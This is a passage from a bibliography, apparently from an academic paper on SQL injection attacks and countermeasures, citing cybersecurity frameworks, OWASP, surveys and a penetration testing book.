[2] M. Hudnall, "Educational and Workforce Cybersecurity Frameworks: Comparing, Contrasting, and Mapping," in Computer, vol. 52, no. 3, pp. 18-28, March 2019, doi: 10.1109/MC.2018.2883334.

[3] R. Vogel, "Closing the cybersecurity skills gap," Salus J., vol. 4, no.2, pp.32–46, 2016

[4] Malwarebytes SQL Injection documentation [Online] Available at: https://www.malwarebytes.com/sql-injection, pregledan 11/2/2022

[5] SecurityFocus "Guesswork Plagues Web Hole Reporting". March 6,2002.

[6] OWASP Top Ten 2017, https://owasp.org/www-project-top-ten/2017/, pregledan 11/2/2022

[7] K. Wei, M. Muthuprasanna, and S. Kothari. Preventing SQL injection attacks in stored procedures. In Australian Software Engineering Conference (ASWEC'06). Institute of Electrical and Electronics Engineers (IEEE), 2006. DOI: 10.1109/aswec.2006.40

[8] Nilesh Khochare, Satish Chalurkar ,Santosh Kakade and B.B. Meshramm "Survey on SQL Injection attacks and their Countermeasures" IJCEM International Journal of Computational Engineering & Management, Vol. 14, October 2011,ISSN (Online): 2230-7893

[9] C. Anley, "Advanced SQL Injection In SQL Server Applications", Next Generation Security Software Ltd., 2002.

[10] W. G. Halfond, J. Viegas, and A. Orso. A classification of SQL-injection attacks and countermeasures. In Proceedings of the IEEE International Symposium on Secure Software Engineering, volume 1, pages 13–15. IEEE, 2006.

[11] Gilberto Najera-Gutierrez, Juned Ahmed Ansari “Web Penetration Testing with Kali Linux“, Packt Publishing, 2018.

[12] MariaDB [Online] Available at: https://www.mariadb.org, pregledan 20/2/2022